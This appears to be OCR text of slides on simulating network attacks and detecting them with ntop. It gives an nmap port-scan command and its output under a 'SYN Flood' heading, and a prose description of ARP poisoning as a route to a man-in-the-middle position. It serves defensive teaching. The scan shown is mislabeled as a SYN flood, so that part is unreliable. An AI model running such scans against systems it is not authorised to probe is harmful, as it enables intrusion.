ntop:
attack simulation, detection and response

whoami

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
Set ntop detection capability

Set ntop detection capability

WEB Interface: Settings → Checks



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ATK #1
SYN Flood

is a denial of service attack in which a malicious user sends a series of SYN-TCP requests to the attacked system.

Attack

```
nmap --top-ports 1000 --open 192.168.2.11
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-22 17:09 CEST
Nmap scan report for _gateway (192.168.2.11)
Host is up (0.00032s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```


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

Detection



Syn Flood

Detection



Syn Flood

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
ATK #2
ARP Poisoning


it consists in intentionally and forcibly sending ARP responses containing data that do not correspond to the real ones. This way a host's ARP table will contain corrupted data. This state can allow an attacker to reach a Man In The Middle position

Attack



ARP Poisoning

Attack



ARP Poisoning

Attack

ARP Poisoning

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
Detection



ARP Poisoning

